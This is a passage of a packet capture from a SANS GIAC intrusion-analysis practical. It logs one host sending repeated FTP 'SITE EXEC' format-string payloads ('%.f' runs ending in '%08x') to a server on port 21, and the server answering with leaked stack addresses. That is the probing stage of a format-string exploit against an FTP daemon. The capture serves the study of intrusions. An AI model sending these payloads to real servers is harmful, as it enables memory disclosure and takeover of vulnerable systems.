TCP TTL:64 TOS:0x10 ID:1659 IpLen:20 DgmLen:226 DF
***AP*** Seq: 0xEBCD8152  Ack: 0xCF786D27  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673210 237391723
32 30 30 2D 37 20 6D 6D 6D 6D 6E 6E 6E 6E 2D 32  200-7 mmmmnnnn-2
2D 32 30 30 30 2D 32 30 30 30 30 30 30 30 30 30  -2000-2000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 6E 61 6E 30 30 30 30 30  00000000nan00000
30 30 30 2D 32 30 30 30 30 30 30 30 30 30 30 30  000-200000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 2D  000000000000000-
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
32 2D 32 34 30 6E 61 6E 30 7C 62 66 66 66 64 61  2-240nan0|bfffda
66 38 7C 34 30 30 62 65 37 65 64 7C 0D 0A        f8|400be7ed|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.761754 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16657 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF786D27  Ack: 0xEBCD8200  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391731 29673210

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.763653 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1660 IpLen:20 DgmLen:478 DF
***AP*** Seq: 0xEBCD8200  Ack: 0xCF786D27  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673216 237391731
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
6D 6D 6D 6D 6E 6E 6E 6E 25 2E 66 25 2E 66 25 2E  mmmmnnnn%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 7C 25 30 38 78  .f%.f%.f%.f|%08x
7C 25 30 38 78 7C 27 29 0D 0A                    |%08x|')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.822122 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16659 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF786D27  Ack: 0xEBCD83AA  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391737 29673216

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.836060 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16660 IpLen:20 DgmLen:474 DF
***AP*** Seq: 0xCF786D27  Ack: 0xEBCD83AA  Win: 0x7C70  TcpLen: 32
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
TCP Options (3) => NOP NOP TS: 237391737 29673216
53 49 54 45 20 45 58 45 43 20 37 20 6D 6D 6D 6D  SITE EXEC 7 mmmm
6E 6E 6E 6E 25 2E 66 25 2E 66 25 2E 66 25 2E 66  nnnn%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 7C 25 30 38 78 7C  f%.f%.f%.f|%08x|
25 30 38 78 7C 0A                                %08x|.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.848554 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1661 IpLen:20 DgmLen:227 DF
***AP*** Seq: 0xEBCD83AA  Ack: 0xCF786ECD  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673224 237391737
32 30 30 2D 37 20 6D 6D 6D 6D 6E 6E 6E 6E 2D 32  200-7 mmmmnnnn-2
2D 32 30 30 30 2D 32 30 30 30 30 30 30 30 30 30  -2000-2000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 6E 61 6E 30 30 30 30 30  00000000nan00000
30 30 30 2D 32 30 30 30 30 30 30 30 30 30 30 30  000-200000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 2D  000000000000000-
32 2D 32 34 30 6E 61 6E 30 33 7C 62 66 66 66 64  2-240nan03|bfffd
61 66 38 7C 34 30 30 63 31 32 38 62 7C 0D 0A     af8|400c128b|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.901445 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16661 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF786ECD  Ack: 0xEBCD8459  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391745 29673224

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
09/16-18:55:52.903339 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1662 IpLen:20 DgmLen:481 DF
***AP*** Seq: 0xEBCD8459  Ack: 0xCF786ECD  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673229 237391745
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
6D 6D 6D 6D 6E 6E 6E 6E 25 2E 66 25 2E 66 25 2E  mmmmnnnn%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 7C 25  .f%.f%.f%.f%.f|%
30 38 78 7C 25 30 38 78 7C 27 29 0D 0A           08x|%08x|').

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.962054 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16663 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF786ECD  Ack: 0xEBCD8606  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391751 29673229

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.976743 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16664 IpLen:20 DgmLen:477 DF
***AP*** Seq: 0xCF786ECD  Ack: 0xEBCD8606  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391751 29673229
53 49 54 45 20 45 58 45 43 20 37 20 6D 6D 6D 6D  SITE EXEC 7 mmmm
6E 6E 6E 6E 25 2E 66 25 2E 66 25 2E 66 25 2E 66  nnnn%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 7C 25 30  f%.f%.f%.f%.f|%0
38 78 7C 25 30 38 78 7C 0A                       8x|%08x|.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.989363 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1663 IpLen:20 DgmLen:228 DF
***AP*** Seq: 0xEBCD8606  Ack: 0xCF787076  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673237 237391751
32 30 30 2D 37 20 6D 6D 6D 6D 6E 6E 6E 6E 2D 32  200-7 mmmmnnnn-2
2D 32 30 30 30 2D 32 30 30 30 30 30 30 30 30 30  -2000-2000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 6E 61 6E 30 30 30 30 30  00000000nan00000
30 30 30 2D 32 30 30 30 30 30 30 30 30 30 30 30  000-200000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 2D  000000000000000-
32 2D 32 34 30 6E 61 6E 30 33 34 7C 62 66 66 66  2-240nan034|bfff
64 62 34 38 7C 34 30 31 36 37 31 65 63 7C 0D 0A  db48|401671ec|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.041638 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16665 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF787076  Ack: 0xEBCD86B6  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391759 29673237

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.043511 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1664 IpLen:20 DgmLen:484 DF
***AP*** Seq: 0xEBCD86B6  Ack: 0xCF787076  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673243 237391759
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
6D 6D 6D 6D 6E 6E 6E 6E 25 2E 66 25 2E 66 25 2E  mmmmnnnn%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 7C 25 30 38 78 7C 25 30 38 78 7C 27 29 0D 0A  f|%08x|%08x|')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.103164 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16667 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF787076  Ack: 0xEBCD8866  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391765 29673243

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.117404 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16668 IpLen:20 DgmLen:480 DF
***AP*** Seq: 0xCF787076  Ack: 0xEBCD8866  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391765 29673243
53 49 54 45 20 45 58 45 43 20 37 20 6D 6D 6D 6D  SITE EXEC 7 mmmm
6E 6E 6E 6E 25 2E 66 25 2E 66 25 2E 66 25 2E 66  nnnn%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
7C 25 30 38 78 7C 25 30 38 78 7C 0A              |%08x|%08x|.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.130120 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1665 IpLen:20 DgmLen:229 DF
***AP*** Seq: 0xEBCD8866  Ack: 0xCF787222  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673251 237391765
32 30 30 2D 37 20 6D 6D 6D 6D 6E 6E 6E 6E 2D 32  200-7 mmmmnnnn-2
2D 32 30 30 30 2D 32 30 30 30 30 30 30 30 30 30  -2000-2000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 6E 61 6E 30 30 30 30 30  00000000nan00000
30 30 30 2D 32 30 30 30 30 30 30 30 30 30 30 30  000-200000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 2D  000000000000000-
32 2D 32 34 30 6E 61 6E 30 33 34 36 7C 62 66 66  2-240nan0346|bff
66 64 62 34 38 7C 62 66 66 66 64 63 35 61 7C 0D  fdb48|bfffdc5a|.
0A                                               .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.182300 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16669 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF787222  Ack: 0xEBCD8917  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391773 29673251

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.184187 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1666 IpLen:20 DgmLen:487 DF
***AP*** Seq: 0xEBCD8917  Ack: 0xCF787222  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673255 237391773
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
6D 6D 6D 6D 6E 6E 6E 6E 25 2E 66 25 2E 66 25 2E  mmmmnnnn%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
